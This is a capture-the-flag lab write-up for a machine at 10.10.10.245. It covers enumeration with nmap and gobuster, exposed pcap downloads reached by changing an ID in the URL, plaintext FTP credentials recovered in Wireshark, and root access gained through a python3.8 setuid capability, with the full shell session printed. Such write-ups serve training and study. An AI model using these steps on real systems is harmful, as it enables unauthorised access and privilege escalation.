

IP: 10.10.10.245
Brief:
Enumeration of the target led to a webpage that allowed me to download a .pcap file. Quickly glancing through the pcap with wireshark I found plaintext creds from FTP for the user. From there, further enumeration found a python had the capability to setuid which allowed for privesc.

Steps to repeat:

1. Begin Enumeration with an nmap
    - sudo nmap -sC -sV -p- -oA init_nmap -v 10.10.10.245
    - Ports 21, 22, and 80 are the only ones open
    ```
    Nmap scan report for 10.10.10.245
    Host is up (0.059s latency).
    Not shown: 65532 closed tcp ports (reset)
    PORT   STATE SERVICE VERSION
    21/tcp open  ftp     vsftpd 3.0.3
    22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
    | ssh-hostkey:
    |   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
    |   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
    |_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
    80/tcp open  http    gunicorn
    | fingerprint-strings:
    ```
2. Since 80 is listening, we might as well gobuster it
    - gobuster dir -u http://10.10.10.245 -w [path to wordlist]
    ```
    ===============================================================
    [+] Url:                     http://10.10.10.245
    [+] Method:                  GET
    [+] Threads:                 10
    [+] Wordlist:                /home/skoboviik/Tools/SecLists/Discovery/Web-Content/directory-list-2.3-big
    .txt
    [+] Negative Status codes:   404
    [+] User Agent:              gobuster/3.1.0
    [+] Timeout:                 10s
    ===============================================================
    2022/02/07 17:02:39 Starting gobuster in directory enumeration mode
    ===============================================================
    /data                (Status: 302) [Size: 208] [--> http://10.10.10.245/]
    /ip                  (Status: 200) [Size: 17446]
    /netstat             (Status: 200) [Size: 28582]
    /capture             (Status: 302) [Size: 220] [--> http://10.10.10.245/data/1]
    ```
    - While the scan ran, I searched for any leads on the services running. Nothing of use came up
3. Navigate to the site and poke around.
    - There is the name "Nathan" at the top which is probably the user.
    - Only the menu buttons on the left work, and clicking "Security Snapshot (5 Second PCAP + Analysis)" gave me a download option that worked.
    - The URL also ended in a number, so I started at 0 and went up and each one had data.
    - /0 had a decent amount of data so I downloaded that pcap to check out with wireshark



4. Running "wireshark 0.pcap" opens the pcap in wireshark
    - Scrolling down a little, you'll find an FTP with info "Request: USER nathan"
    - A little lower, you'll see another FTP packet with info "PASS: Buck3tH4TF0RM3!" and a response packet "Login Successful" a little lower. These are our creds.



5. SSH into the box as nathan and grab the user flag from the user's home directory.
6. Running linpeas.sh on the box (scp from your machine) reported that python3.8 had capabilities to setuid

    - This means you can use python to set the uid and then run commands.
    - Run "python3.8" to drop into the python console, then run the following

- import os
- os.setuid(0)
- os.system("/bin/bash")

```
nathan@cap:~/.ssh$ python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~/.ssh# whoami
root
```

7. Now you're root. Go get that flag!